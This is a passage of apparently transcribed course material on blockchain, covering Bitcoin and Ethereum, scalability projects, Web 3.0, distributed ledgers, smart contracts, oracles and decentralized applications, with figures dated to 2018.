The first blockchain was conceptualized in 2008 by an anonymous person or group known as Satoshi Nakamoto. The concepts and technical aspects are described in an accessible white paper termed "Bitcoin A Peer-to-Peer Electronic Cash System" and later modules. These ideas were first implemented in 2009 as a core component supporting Bitcoin, where it served as the public ledger for all transactions. The invention of the blockchain for Bitcoin made it the first digital currency to solve the double-spending problem without a trusted authority or central server. It was only later that we came to separate the blockchain concept from its specific implementation as a currency in Bitcoin. We came to see that the underlining technology had a more general application beyond digital currencies in its capacity to function as a distributed ledger tracking

and recording the exchange of any form of value. The Bitcoin design has been the inspiration for other applications and has played an important role as a relatively large-scale proof-of-concept.

Within just a few years, the second generation of blockchains emerged, designed as a network on which developers could build applications, essentially the beginning of its evolution into a distributed virtual computer. This was made technically possible by the development of the Ethereum platform. Ethereum is an open-source, public blockchain-based, distributed computing platform featuring smart contract functionality. It provided a decentralized Turing-complete virtual machine that can execute computer programs using a global network of nodes. Ethereum was initially described in a white paper by Vitalik Buterin in late 2013 to build distributed applications. The system went live almost two years later and has successfully attracted a large and dedicated community of developers, supporters, and enterprises.

The important contribution of Ethereum as the second generation of blockchains is that it worked to extend the capacity of the technology from primarily being a database supporting Bitcoin to becoming more of a general platform for running decentralized applications and smart contracts...both of which we'll discuss in upcoming videos and modules. As of 2018, Ethereum is the largest and most popular platform for building distributive applications. Many different applications have been built, from social networks to identity systems, prediction markets, and many financial applications.

Ethereum has been a major step forward, and with its advent, it has become ever more apparent where we're heading with the technology, which is the development of a globally distributed computer, a massive globally distributed cloud computing platform, on which we can run any application at the scale and speed of today's major websites, with the assurance that it has the security, resilience, and trustworthiness of today's blockchains. However, the existing solutions that we have are like extremely inefficient computers. The existing blockchain infrastructure is like a bad computer that cannot do much except proof of concepts. Getting to the next level remains a huge challenge that involves some original and difficult computer science, game theory, and mathematical challenges. Scalability remains at the heart of the current stage in the journey that we're on, and this is what the third generation of blockchain technologies are trying to solve.

The mining required to support the Bitcoin network currently consumes more energy than many small nations. Being equal to that of Denmark and costing over 1.5 billion dollars a year. This is fueled by cheap but dirty coal energy in China, where almost 60% of the mining is currently being done. This high energy consumption is not scalable to mass adoption. Ethereum and Bitcoin use a combination of technical tricks and incentives to ensure that they accurately record who owns what without a centralized authority. The problem is it's difficult to preserve this balance while also growing the number of users. Currently, blockchain requires global consensus on the order and outcome of all transfers. In Ethereum, all smart contracts are stored publicly on every blockchain node, which has its trade-offs. The downside is that performance issues arise and that every node is calculating all the smart contracts in real-time, which results in those speeds. This is clearly a cumbersome task, especially since the total number of transactions increases approximately every 10 to 12 seconds with each new block added.

The volume of transactions is likewise an existing constraint. With cryptocurrency, speed is measured by TPS (transaction per second); the Bitcoin network's theoretical maximum capacity is up to seven

transactions per second. At the same time, the Ethereum blockchain, as of 2018, can handle about 15 transactions per second. By comparison, a credit card network is capable of handling more than 20 thousand transactions per second. Equally, Facebook may have about 900 thousand users on the site at any given time, meaning that it's handling about a hundred and seventy-thousand requests per second.

Another issue is that of cost. It costs some small amount to run the network to pay the miners for maintaining the ledger. What we have is sufficient for a limited number of large transactions, such as sending money, but making a small transaction by purchasing a coffee could not be done by most blockchains. They can't, in their existing form, deal with a very large amount of microtransactions. These types of transactions will be required to enable high-volume machine-to-machine exchanges. It would prove too expensive to operate these kinds of economies that involve many small exchanges, but this is exactly what many people will want to use the blockchain for in the future.

In response to these constraints, the third generation of blockchain networks is currently under development. Many different organizations are currently working on building this next-generation blockchain infrastructure. Such projects include Dfinity, NEO, EOS, IOTA, and Ethereum itself. They are each using different approaches to try and overcome existing constraints. Going into the details of how these different networks work is a bit advanced for this course, so that we will give a brief overview of two of them.

The Lightning Network is one such project that seeks to extend the capacities of existing blockchains. The main idea is those small and non-significant transactions do not have to be stored on the main blockchain. This is called an "off-chain" approach because small transactions happen off the main blockchain. It works by creating small communities wherein transactions can occur without being registered on the main blockchain. A payment channel is opened between a group of people, with the funds been frozen on the main blockchain. Those members can then transact with each other using their private key to validate the transactions. This is a bit like having a tab or an IOU with the merchant, where you mark down what you've exchanged so that you don't have to update the main record in the bank each time you make a purchase. The record stays local between the members involved, then sends the finances and updates the main bank record. This only requires two transactions on the main blockchain, one to open the transaction channel and one to close it. All other transactions happen just within the network without it being registered on the main blockchain. This both reduces the workload on the main blockchain and makes it possible to run many, very small, transactions within the sub-network. As of the start of 2018, there is a proof-of-concept running live on the Bitcoin test net, but the system will not be fully operational until later in the year, as is the case with most of these projects.

IOTA is another example where existing blockchains are sequential chains, where blocks are added in a regular, linear, chronological order. The data structure of the IOTA system can achieve high transactional throughput by having parallel operations. The data structure is more like a network than a linear chain where processing and validation can occur alongside each other. The other big difference is that there are no specialized miners in this network. Every node that uses the network functions as a miner. In the IOTA network, every node making a transaction also actively participates in forming the consensus, so in effect, everyone does the mining. This means that there is no centralization of mining within the network, which creates bottlenecks and demands lots of energy. Likewise, with this network, there are no transaction fees

for validation. Additionally, with IOTA, because it is more user-generated, the more people that use the network, the faster it becomes, which is the opposite of existing systems. This makes IOTA very scalable.

There are many other possible approaches to overcome existing constraints but suffice it to say, and the blockchain should be understood as an emerging technology whose existing implementation is like a large-scale proof-of-concept running on a very inefficient system. However, through lots of experimentation and iteration will hopefully, in the coming years, evolve into this globally distributed computer. As Melanie Swan writes in her book, “First there were the mainframe and PC (personal computer) paradigms, and then the internet revolutionized everything. Mobile and social networking were the most recent paradigm. The current emerging paradigm for this decade could be the connected worlds of computing relying on blockchain cryptography.”

To understand this better in the next module, we will talk about the blockchain in the context of the broader technological changes currently underway as we build the next generation of the Internet—what we call the decentralized web or web 3.0. How we understand the blockchain and where we are with it today is extremely transitory. In this respect, what we are talking about in this course when we talk about the blockchain, is really this emerging IT infrastructure of a distributed global cloud computing. The next generation of blockchains will take us a step further on that journey. What we called the blockchain today is just a very limited and often very inefficient version of this. We still have many very difficult problems to solve before we get there. The end-stage may look something like the blockchain of today, but it may look very different.

75.4. Decentralized Web

People will make big claims about the potential of the blockchain to revolutionize the foundations of social and economic organizations. However, the blockchain can only have such potential as part of a broader ecosystem of emerging technologies as the next generation of the Internet, what may be called web 3.0 or the decentralized web. Today powerful technological changes are coalescing to take us into a new technology paradigm. These include the rise of advanced analytics, coupled with datafication and the Internet of Things. The blockchain will have to work synergistically with these if its true capacities are to be realized. However, to understand this next-generation web, we need to understand a bit about the history of the Internet.

In the early 1990s, web 1.0 was the first generation of the worldwide web; it was based primarily on HTTP technology, which worked to link documents on different computers and make them accessible over the Internet. HTML was then used to display these documents so that any connected computer with a browser could access and read a web page. This first iteration of the web was all about information, as it enabled us to exchange information much more efficiently, hence the name the “information superhighway.” Even though it was a revolution in information exchange, content creators were few, with most users simply acting as consumers of content. It was very static and lacked interactivity, so in the web 1.0 era, people were limited to the passive viewing of content.

With web 2.0, websites allowed users to interact, collaborate and become the creators of content. With web 2.0, people could read from the web and write to it, and thus it got the nickname the Read-Write web. By the early 2000s, new server-side scripting technologies, such as PHP enabled developers to easily build applications where people could write information to a database. With that information being dynamically updated every time they refresh the page. Almost all the websites that dominate the web today are based on this server-side scripting technology. It gave the social networking, blogging, video sharing, eBay, YouTube, Facebook, and all the other large platforms that most people spend most of their internet time using.

The idea of web 3.0 has been around for a while, but it's only recently that it is starting to become something real with blockchain development. Web 2.0 has evolved to become highly centralized around very large platforms running out of ever-larger data centers, creating many issues surrounding security, privacy, control, and concentration of power in the hands of large enterprises. It's only today that these issues are starting to enter the mainstream discourse. Web 3.0 is set to disrupt the entire technology paradigm, as the critical change that is coming about is the notion of “decentralizing the web.”

The blockchain provides the protocols and cryptography for a globally distributed network of computers to collaborate on maintaining a public, secure database. With a virtual machine like Ethereum, we can run code to create a new set of distributed applications. These new technologies of the blockchain, IPFS, and the distributed web, enable us to reconfigure the internet into a distributed global computer. So now we are no longer dependent upon the web platforms and data centers of web 2.0 to run the Internet, but now can build and run applications on this shared global computing infrastructure. As Mike Leopold of the Institute for

the Future noted, “It starts with the realization that the internet that we know today, is only one possible interpretation of the original vision of an open, peer to peer network independent of any centralized technology, commercial entity, or sovereign government, think of it as a first curve internet, one that is increasingly vulnerable to abuse and even collapses.”

To date, we have largely taken the infrastructure of the internet for granted. All the innovation and action has been focused on the application layer that sits on top of it with web applications like social networking or e-commerce. With blockchain developments, and particularly with this third generation, we are starting to innovate on the low-level protocols, asking not if we can build a better web application but if we can build a better internet. The implications of the decentralized web are indeed radical in that it enables us to create automated services, disintermediate existing incumbents and enable people to set up their own secure networks of exchange, empowering them in new ways.

The blockchain will be a core part of web 3.0, but the next-generation internet would also see the convergence of Things and big data analytics. The ongoing fundamental process of datafication will be a key aspect of this next-generation Internet. As we increase on the Internet, our world’s data will flow from all sources about everything. Datafication is the term given to our newly found ability to capture as many aspects of the world in our lives that have never been quantified before. This process results in what we call big data—vast amounts of unstructured data that can be mined by advanced analytical methods to gain new insight into the world around us. This is important concerning the blockchain because first, it means we will have a lot of sensitive data that we want to store; second, we will be quantifying, accounting for, and exchanging all sorts of value that we did not or could not in the past, third such a diversity of sources of data combined with advanced analytics which could find cross-correlations and patterns within it, can provide a new source to verify the data that is being inputted to the blockchain without depending on a centralized authority for validation.

The next-generation internet will be much smarter; whereas web 1 was dumb and web 2 was dynamic, web 3 will incorporate various aspects of machine learning and cognitive computing. Service is infused into almost all applications, making the web truly adaptive, responsive, and personalized, whereas web 1 and web 2 were largely about people exchanging information. In web 3, machines will come online. The internet will become something much more physical, as billions of devices and actuators are connected to all sorts of things from tractors to watches to factories and drones, enabling them to interact and coordinate with machines. The value of the IoT will not make one device or system smart; it will enable seamless processes across systems. This will require open networks that can communicate and coordinate components on-demand across domains, organizations, and systems.

The vision of IoT is not to have our lives populated with thousands of smart things but instead to change our world from discrete things to service processes. To do this, technologies will have to communicate securely, peer-to-peer, and dynamically allocate resources. This will require some distributed secure infrastructure like the blockchain and micro-economies. This ties in with the broader process of change, which comes about as we move into a services economy called “servitization,” which is the shift from products and the ownership of things to the access of services on demands. For example, instead of only a car, you have access to a car-sharing service.

This economy of temporary usage via services requires the formation of frictionless markets and automated exchanges that the blockchain is well-suited to support, as we will discuss in a future module and video. These next-generation internet components, the blockchain, the Internet of Things, and advanced analytics are powerful technologies that will profoundly affect society. They will take us much further into this new world of the information age, as power shifts in a radical way from people in hierarchical institutions to automated networks and the algorithms that coordinate them.

In the coming decades, more and more of our organizational systems will move to the Internet, and it will become vastly more complex than today. In web 1 and web 2, we develop the internet from small to large; through a client-server architecture, the work decentralized the web around large data centers. But the internet, after datafication and all these IOT devices have come online, will not be large. It will be more like infinite. You can get from small to large by centralizing, but you get from large to infinity through distributing, and that's what the blockchain can do for this next-generation Internet.

75.5. Distributed Organizations

Technologies are just tools that enable us to do things. The interesting part of the blockchain is what it enables in terms of new forms of a distributed organization. As one commentator noted, “blockchain is an institutional technology, not an information technology, there’s an enormous difference between the two, institutional revolutions are things that don’t happen very often.” Blockchain technology enables new forms of network distributions to organizations, which is contrary to our existing organizational paradigm, making it somewhat difficult for us to understand.

As Ayushman Bharti from Killerblock.com explains, the organizational model of the Industrial Age that we inherit today was one of centralization, to achieve economies of scale through mass production, thus reducing unit cost and providing for a mass society. The technologies of the Industrial Age selectively favored centralization of production within closed hierarchical organizations. Manufacturing is in centralized factories, and transport systems are centralized around transport hubs, education within schools and universities, entertainment centralized within mass media organizations and went, governance centralized within state-run organizations, etc.

The information revolution is in the process of taking us into a new world of distributed networks as the organizational paradigm of the Information Age. The combination of telecommunications networks and computerized coordination enables us to replace centralized management with enclosed hierarchies with open networks. As the underlining technology matures, we can convert more and more systems that were previously closed and centralized and have them managed through automated networks. The blockchain is just one more stage in this process. We saw this with the rise of online platforms like eBay, Uber, or Alibaba, social networks, blogging, etc., that built massive networks of users exchanging goods and services. But, these platforms were still dependent upon the centralized organization to manage the shared database for the computing infrastructure, for the algorithms, for financial transactions, and to enable trust and authentication in the network.

The decentralized web takes these platforms a step further by offering a shared open and secure database that can be trusted by all parties and a set of protocols for the secure exchange of value between organizations and individuals peer-to-peer. The web platforms are open networks. This means they do not just optimize within a given organization but can enable coordination across entire industries. Indeed, this is why and how they’re quickly supplanting the closed organizations. What centralized organizations enabled was trust, cooperation, and coordination within organizations, but what the blockchain enables is trust, coordination, and cooperation between organizations and between individuals.

If we look at how our society and economy are currently organized, we will see many closed organizations that are internally optimized. However, when we look at the inter-organizational space, it’s extremely inefficient along many dimensions. If we look at the way businesses coordinate along a supply chain or the way nations interoperate in the global political system, we will see there is huge redundancy and friction caused by discontinuities. A classic example of this is the border system between nation-states and the bureaucratic procedures for obtaining a visa for moving from one nation to another, which creates a massive

amount of friction in the inter-organizational space. It is because those organizations do not have an effective inter-organizational infrastructure for collaboration and coordination. This greatly reduces the overall effectiveness of these systems and the delivered outcome for the end-user. When we look internally at these organizations, they look like efficient, well-oiled machines, but the entire space is very inefficient when we look between them. The entire space is very ineffective at delivering overall outcomes. This is part of the significance of the blockchain because it provides a shared trusted database between organizations. It has the potential to switch to dynamics within the economy and society, from competition between close centralized organizations to collaboration between organizations and greatly strengthened working capacities across organizational boundaries; the results of this would be much more efficient overall societal and economic outcomes.

Indeed, we can note that achieving coordination across organizations could result in quantum leaps in delivering outcomes and our capacity to tackle major global challenges of today. Challenges such as environmental degradation where weak, existing inter-organizational institutional infrastructure have gained little traction. In this respect, the blockchain can give us incremental improvements and improvements of a much greater magnitude within society through collaboration within entire ecosystems. This coordination across organizations, industries, nations, and people is precisely required to provide the resources needed to tackle some of today's most complex challenges. And it is precisely this that is significantly absent within existing institutional structures. Because of the centralizing forces prevalent within the industrial age, we live in societies that are operated by many different closed organizations. Many different companies are producing cars and competing for market share, many different governments that all focus on the interests of their citizens over those of others, many different health care providers, transport providers, etc. The result is a huge amount of inefficiency and redundancy; when taken as a whole, are many different companies all recreating the wheel within their own organizations and expending huge amounts of time and energy on trying to get ahead of their peers.

We assume that this is the normal state of operations, that it's just human nature somehow, but in fact, it's just a function of the institutional structures we have built over the past centuries. As game theory will tell us, people respond to the incentives and the socio-economic forces acting. In the absence of cooperative structures, competition is often the optimal strategy for individuals and organizations. Once the institutional structures enable trust and coordination between members, cooperation can become a much more viable strategy for the agents involved. Because the blockchain enables this shared and trusted database that doesn't belong to any single organization, it is greatly more possible and viable for organizations to collaborate on a single solution or single source and achieve much better results for each organization and the economy.

As an example of this cooperation across different closed organizations, we could think about building a building. There may be many different companies involved in this process or creating their own designs and diagrams for the building. Each has to continuously contact each other to access, exchange and cross-reference all this information. Given a single shared database, they could collaborate on a single design of the building, making for a more efficient overall process. At the same time, each organization would benefit from the overall results being more efficient.

The same is true for identity. We currently have many different copies of our identity spread across many different organizations, governments, social networks, etc., but each only partially understands us. Currently, we are recreating the wheel for each organization as data and reputation do not move well between them. Instead, a single identity could be created on the blockchain that belongs to the individual. Each organization then contributes to this data as they work together to create a complete record of identity and reputation. In doing so, we move from all those frictions between these closed organizations to collaboration and synergies between them, creating something greater than any of the parts they had before.

The same for a supply chain. Instead of each participant holding their own documents and records during each stage in the supply chain, a single record for the item could be created on the blockchain with each organization then contributing their information to it to create a single source of truth that is accessible to all as needed, while at the same time being more secure than having separate records in each centralized database. These new institutional technology results are a much greater capacity for inter-organizational collaboration and powerful ecosystems greater than the sum of their parts.

Given that all our current centralized systems of organization could be decentralized in this fashion, using blockchain technology, we can see how it could enable every organization of society and economy. Organizations within society rarely operate in isolation, and they function as parts of ecosystems. The value for society is not created by anyone but instead by the flow of value across the ecosystem. It's not Apple that delivers our iPhones, and it's a massive global supply chain of hundreds of different organizations collaborating. Our previous institutional structures optimized for individual organizations, the blockchain optimizes the value within the entire ecosystem and creates a much greater value for society.

The information revolution is changing the world from disconnected to connected. The genie of hyper-connectivity is out of the bottle, and connectivity along virtually all dimensions is proliferating daily. Consequently, our organization systems will change from being based around fixed structures and boundaries to being coordinated via connections. Instead of the controller components through fixed hierarchal structures, organizations would emerge from the interaction and exchange of value and those interactions. Enabling that will require a massive build-out of secure, frictionless information networks through the global cloud computer of blockchain.

75.6. Distributed Ledger

To better understand how a shared database enables inter-organizational collaboration works, we will talk about distributed ledger technology. As we've been talking about, the blockchain is like another layer to the Internet that enables secure, trusted records and transactions between people who may not otherwise trust each other. The trust is in technology, computer code, and mathematics rather than people and centralized institutions. In this respect, people sometimes talk about the blockchain as a trust machine in its capacity to enable a network where trust is created by design. It's built into the system automatically because the blockchain creates a trusted database it can function as a record of the value of storage and exchange.

These records of value and transactions may be called ledgers. Since ancient times ledgers have formed the backbone of our economies and have been used to record contracts, payments for the buying and selling of goods, or the exchange of assets like property; these ledgers started as records on stone, clay tablets, and papyrus, and later paper, as they evolved into the ledger books supporting modern accounting. These ledgers enabled the formation of currencies trade, lending, and the evolution of banking. Over the last couple of decades, though, these records have moved into the digital realm, as whole rooms of people working to maintain accounts have been replaced by digital computers, making possible the complex global economic system we live in.

Today, this record-keeping system is once again being revolutionized as these ledgers are shifting to a global network of cryptographically secure, fast, and decentralized computers. What we call distributed ledger or distributed ledger technology, DLT for short. A distributed ledger can be described as a ledger of any transactions or records supported by a decentralized network from across different locations and people, eliminating the need for a centralized authority. All the information on the ledger is securely and accurately stored using cryptography and can be accessed using keys and cryptographic signatures. Any changes or additions made to the ledger are reflected and copied to all participants in a matter of seconds or minutes.

The participants at each node of the network can access the recording shared across the network and own an identical copy. At the same time, these networks constantly make examination a full audit trail of the information history, which can be traced back to the moment when a piece of information was created. Every participant in the network can get simultaneous access to a common view of the information. These ledgers can be used to record, track, monitor, and transact all forms of assets. All asset registries, inventories, and exchanges, including every area of economics, finance and currencies, physical assets such as cars and houses, and intangible assets such as votes, ideas, health data, reputation, etc. In this case, the blockchain can serve as a public record repository for whole societies, including registering all documents, events, identities, and assets. In this system, all property could become smart property. This is the notion of encoding every asset on the blockchain with a unique identifier to be tracked, controlled, and exchanged on the blockchain. For example, distributed ledgers could be used to replace or supplement all existing intellectual property management systems, as they can register the exact content of any digital asset, such as a file, image, health record, or code to the ledger and give it a unique identifier in the form of the hash values that we discussed earlier.

There are two main classes of the distributed ledger:

- Public Ledgers
- Permission Ledgers

A public ledger is maintained by public nodes and is accessible to anyone. Bitcoin is a well-known example of a public blockchain where anyone can read the chain, anyone can make legitimate changes, and anyone can write a new block into the chain. Ripple is an example of a permission blockchain where the network creators determine who may act as transaction validators on that network.

Distributed ledger platforms in each category have their own unique features; some are designed for specific applications and others for more general use. For instance, in the Corda DLT platform, a consortium of more than 70 of the world's largest financial institutions, sharing individual ledger data is limited to parties with the legitimate need to know, which is not the case for public platforms. DLT technology can have a powerful disintermediation effect as data can be put directly onto the shared database by the nodes in the network. There is no longer a need for a centralized organization to provide this service. A developer can create a DLT on a blockchain and use public/private key cryptography to give people secure storage space on that ledger, allowing people to own their own data, which creates a very different scenario to the world we live in today.

Currently, centralized organizations like Google and Facebook suck up all the little bits of data we leave behind us and use them to serve us customized advertisements from which they create their revenue. This results in a huge power imbalance within a society where centralized organizations, armed with teams of mathematicians and computer scientists, use mountains of data to influence people's behavior towards purchasing their advertisers' products. Data that is a valuable asset in an information society and of critical importance to tackling major societal challenges are being used against us in many ways creating a stumbling block that societies are becoming increasingly aware of. In a world of distributed ledgers, people have their own little databases on the blockchain. They can own their own data, giving it to organizations to use when and where needed, fundamentally reversing the current dynamic and truly empowering individuals. Your health records reside in your health ledger, and different health care providers can access and update that single record, but only with the permission of the end-user, as the data remains theirs. Additionally, they choose who can have access to it. Likewise, when people own their own data on a distributed ledger, they can transact directly peer-to-peer, as is the case with Bitcoin.

With the existing traditional system, when you pay for a ride in a taxi with a credit card, it looks like you're paying the driver directly. In fact, what is happening is that a database record belonging to my bank is being debited. A database belonging to the bank of the taxi company that the driver works for is being credited. In this respect, we can note that in our society, value and data do not really belong to individuals; all the time, they're being held behind the walls of some centralized organization, and we are dependent upon them to secure and validate it, creating huge power imbalances within society.

In contrast, the individual has a ledger record and a secure key to access their records with the Bitcoin blockchain. When they send money, they send it directly to the other person's record; it simply gets debited

from your record and adds to theirs directly, peer-to-peer. No centralized organization holds that data.

Distributed ledger technology can greatly improve transparency, reduce corruption and improve security while reducing overhead costs of auditing, accounting, and legal issues. Currently, records of value are hidden within the databases of centralized organizations, where they are largely accessible for their many possible uses within other systems. They are open to manipulation by members within those organizations, which breeds corruption. Because of that, there must be all sorts of regulations and legal requirements that create many overhead costs. Added to this, they are centralized points of failure for critical data sources as large concentrations of valued data prove very attractive for malicious actors. Likewise, it is inefficient to be constantly updating and synchronizing data across many centralized databases. Putting the information on a shared ledger can be easily made accessible and visible on-demand as needed. Because it is tamper-proof, we can remove any existing corruption points and the associated need for regulation. Likewise, it is made secure by the distributed network without a single point of failure and continuously synchronized across all nodes to create a single source of truth for all users.

75.7. Smart Contracts

One of the key technology innovations of second-generation blockchains has been the development of what are called smart contracts. Smart contracts are computer code that is stored inside of a blockchain that encodes contractual agreements. Smart contracts are self-executing with the terms of the agreement or operation directly written into lines of code stored and executed on the blockchain computer.

In the traditional sense, a contract is a binding agreement between two or more parties to do or not do something. Each party must trust the other parties to fulfill their side of the obligation. They are a written or spoken agreement that is intended to be enforced by law. A multiplicity of different contractual agreements form the institutional foundations of our modern society and economy, which have evolved since ancient times. If we think about something as seemingly simple as a cafe serving a cup of coffee, we will see that this process is really enabled by a massive amount of contractual agreements between different parties that enable them to cooperate in delivering that outcome. Contracts between employees and employer of the coffee shop, contracts that provide workers with health coverage, contracts that ensure the coffee-shop, contracts between suppliers along the supply chain, contracts between the property owner and tenant, etc. Our economies are powered by a massively complex set of contractual agreements that are currently created and enforced by centralized organizations like insurance companies and banks, which themselves are supported by the ultimate centralized authority in the system, the institutions of the nation-state. Our societies and economies are almost completely dependent upon third-party organizations to maintain and enforce those contractual agreements.

Smart contracts feature this same kind of agreement to act or not act, but they remove the need for the trusted third party between members involved in the contracts. This is because a smart contract is defined by the computer code and executed or enforced by the code itself, automatically, without discretion. Through smart contract technology, blockchains can remove centralized systems and enable people to create their own contractual agreements that the computer code can automatically enforce and execute. These smart contracts are decentralized in that they do not subsist on a single centralized server but are distributed and self-executing across a network of nodes. This means that untrusted parties can transact with each other in a much more fluid fashion without depending upon third parties to initiate and maintain the rules of the transaction.

Likewise, smart contracts enable autonomy between members, meaning that a contract and its initiating agents need not be in further contact after it is launched and running. An illustration of this concept is a vending machine. Unlike a person, a vending machine operates algorithmically. You provide the source input of money and product selection that the machine takes as input and automatically executes a rule to produce the pre-specified output. The same instruction set will be followed every time in every case; when you deposit money and make a selection, the item is released. There is no possibility of the machine not wanting to or not feeling like complying with the contract, or only partially complying, as long as it's functional.

Here's another example. We can think about a situation where four people pool their money to make a joint

investment that will return their interest. A smart contract could be programmed on the blockchain to take any interest created, divide it into four, and send each amount to the corresponding wallets of the different stakeholders. A smart contract is really just an account on the blockchain controlled by code instead of by the user. Because it's on the blockchain, it is immutable, which means the code cannot be changed, and thus all participants in this investment can be assured that they will get their fair share automatically. The code dictates how the process will take place, and no individual has the power to change it—no individual, no organization, or no government can censor, alter or manipulate the contracts. In this respect, it's often said that code is law, in the sense that the code will execute, no matter what.

Of course, computer code has been for a while now, acting as the law. For example, as services have gone online, we are increasingly faced with web forms that strictly control what inputs are allowed. If you want to buy an item on iTunes in the USA, then you'll have to have a credit card with a US address. The system will also enforce this by not letting you complete the purchase with an incorrect address. As another example, a logistics company could use smart contracts to execute code that says, "if I receive cash on delivery at this location then trigger a supplier request to stock a new item," since the existing item was just delivered.

A combination of smart contracts with blockchain encoded property gives us the notion of smart property. Smart property is simply property whose ownership is controlled via blockchain encoded contractual agreements. For example, a pre-established smart contract could automatically transfer the ownership of a vehicle title from the holding company to the individual owner when all the loan installments have been cleared. The key idea of smart property is controlling ownership and access to an asset by having it registered as a digital asset on the ledger and connecting that to a smart contract. In some cases, physical world hard assets could quite literally be controlled via the blockchain.

One example of such an IoT blockchain system is Slock. A door lock connected to a smart contract on the blockchain controls when and who can open the lock. This enables anyone to rent, sell or share their property without the need of a middleman. With such innovations, parking spots can be sublet on-demand, Airbnb accommodation could become fully automated, or someone with twenty bikes in Bangladesh could rent them out. The bike could shut itself off with smart contract locks if it has not been paid for or stolen. Likewise, there could be an automatic deposit system, and if the person wanted, they could pay a certain price to purchase the bike at any time.

Like all algorithms, smart contracts require input values and only act if certain predefined conditions are met. When a particular value is reached, the smart contract changes its state and executes the programmatically predefined algorithms, automatically triggering an event on the blockchain. Overall, the workings of contracts can only be as good as the data that is input. If false data is input into the system, then it will output false results.

Blockchains cannot access data outside of their network, requiring trusted data feed as input to the system, such as an Oracle. An oracle is a data feed provided by an external service and designed for smart contracts on the blockchain. Oracles provide external data and trigger smart contract executions when predefined conditions are met. Such conditions could be any data like weather temperature, the number of items in stock, the completion of a successful payment, changes in the prices on the stock market, etc. In

the context of blockchains and smart contracts, Oracles are an agent that finds and verifies real-world occurrences and provides this information to a blockchain to be used by smart contracts. An oracle is a third-party service, which is not part of the blockchain consensus mechanism; thus, whether it be a news feed, website, or a sensor, the source of information needs to be trustworthy.

For example, we could think of an online betting platform based on the blockchain that uses smart contracts to automatically execute payouts to people who have placed bets on sports matches. The smart contract system would then have to be connected to a trusted oracle to provide it with the score of the matches. As of present, this Oracle would likely have to be associated with some trusted third-party centralized organization, like a sports channel or Bloomberg for stock prices. However, in the future, through datafication and IOT pervasive sensing, this might also be automated given the use of advanced analytics using automated oracles that draw data from a myriad of sources and complex analytics, to find cross-correlations that provide a statistical assurance that, for example, a given event occurred or did not occur.

The advantages of smart contracts are numerous:

1. They are automatic, which could remove the time and costs associated with managing and enforcing them making, them more efficient as they can be cheaper and faster to run. Through this form of automation, a much greater amount of exchange could take place that otherwise would have never happened. In such a way, we can see how distributive ledgers and smart contracts are a key part in enabling a true services economy where ownership is displaced by temporal usage through the on-demand provisioning of services.
2. They could reduce corruption, as code is both transparent in its workings and automatically executed. This leaves room for individuals or organizations to alter it to their advantage.
3. They can reduce dependency upon centralized organizations. So, people may set up their own contractual agreements, peer-to-peer, thus limiting the arbitrary power of centralized organizations.
4. They can also deliver certainty, as smart contracts guarantee a very specific set of outcomes that are predetermined beforehand, enabling all parties to know exactly what will happen.

But, herein also lies some of their limitations. By automating the execution of a contract, they are dependent upon formal rules with well-specified inputs and leave little room for a multiplicity of eventualities, where the rules may need to be slightly altered because of unforeseen circumstances. For example, a car being used on-demand that operates through a smart contract may shut the user out if they have not paid their bill and take little accounts that it may be a life-or-death emergency usage. Many unpredictable and unforeseen events occur in the real world, and rules sometimes need to be flexible and adaptable to accommodate. This is one advantage of having human oversight as people are much more capable of judging such circumstances and responding appropriately to complex, unforeseen eventualities. So, the degree to which we can automate contracts is relative to the environment operated in. In more complex situations, there will often need to be some form of governing body to intervene when needed, and this creates new complications surrounding governance that are still yet to be figured out.

75.8. Distributive Applications

The advent of the Ethereum platform in 2015 has worked to provide virtual computing infrastructure for running applications on the blockchain. This new form of program is called a distributed application or DAPP for short. Ethereum was the first developer platform for building distributed applications. It was a foundational, general-purpose blockchain-based platform that is a Turing-complete virtual machine, meaning that it can run any computer code. Although Ethereum was the first and still the largest platform for building distributed applications, others such as Blockstack or EOS provided the underlining infrastructure for building DAPPs.

Our working definition of a DAPP is an application that runs on a network in a distributed fashion, with participant information securely protected and operations executed in a decentralized fashion across a network of nodes. DAPPs use open source code, operate autonomously, with data and records cryptographically stored on a blockchain. On a technical level, a DAPP is very much like a normal web application, except unlike with the normal web application where the backend code is running on a centralized server, a DAPP has its code running on a distributed peer-to-peer network. A DAPP can have frontend code and user interfaces written in any language just like a normal application; as such, DAPPs will often look and feel very much like regular applications, and people will soon be using them in the coming decade without even realizing them.

Like all applications, DAPPs perform specific functions. Just as Bitcoin is the decentralized value exchange, a decentralized application aims to achieve functionality beyond transactions, and they merely exchange value. Many types of decentralized apps are starting to emerge as the underlining technology continues to progress. Already we can see many DAPPs present alternatives to the existing popular web applications. Probably the most successful DAPP to date is Steemit. Steemit is a blogging and social networking website on top of the Steemit blockchain database. The general concept is similar to other blogging websites or social news sites like Reddit, but the text content is saved in a blockchain. Using a blockchain enables rewarding comments and posts with secure tokens of value. In this way, users can earn currencies for their posts and comments.

Likewise, for existing marketplace applications like eBay and Craigslist, we have the decentralized version Openbazaar. Openbazaar is an open-source project developing a protocol for e-commerce transactions in a fully decentralized marketplace. Because the application connects people directly via a peer-to-peer network, it costs nothing to download and use. Unlike sites like eBay or Amazon, there are no fees to list items and no fees when an item is sold. Openbazaar is not a company like eBay but an open-source project. Each user contributes to the network equally and is in control of their own storage and private data.

Another example is Storj.IO, which is a decentralized cloud storage application like Dropbox. Storj is based on blockchain technology and peer-to-peer protocols to provide a secure, private and efficient cloud storage system. The application incentivizes storage providers and connects them with those who require it. Each file saved on the application is shredded, encrypted, and spread across the network until you're ready to use it again. The keys to the database remain with the owners, meaning the data is not accessible by a

centralized cloud provider.

There are many other examples of DAPPs, but the general concepts can be applied to any area that requires secure records and benefits from decentralization. These applications are automated, which means they can operate at very low or even zero cost. Because of this, DAPPs may be used to disrupt the existing platform economy, as whole platforms like Uber or Airbnb may eventually be converted into DAPPs that run automatically, without the need for a centralized platform. The advantages of DAPPs are that they're fully automated, have superior fault tolerance, and trustless execution. These decentralized apps potentially represent the next generation of computing.

75.9. Internet of Value

Because the blockchain is a secure system that enables a trusted network, it's often described as a value-exchange protocol. In this respect, people often say that what the web did to exchange information, the blockchain will do for the exchange of value. Just as the web revolutionized the use and exchange of information within society, disrupting whole industries based upon the centralization of information, the blockchain is set to do the same for the recording and exchange of all forms of quantifiable value. This idea of value lies at the heart of the blockchain. If there is no value involved in the process, then there is no need for trust and no need to use the blockchain.

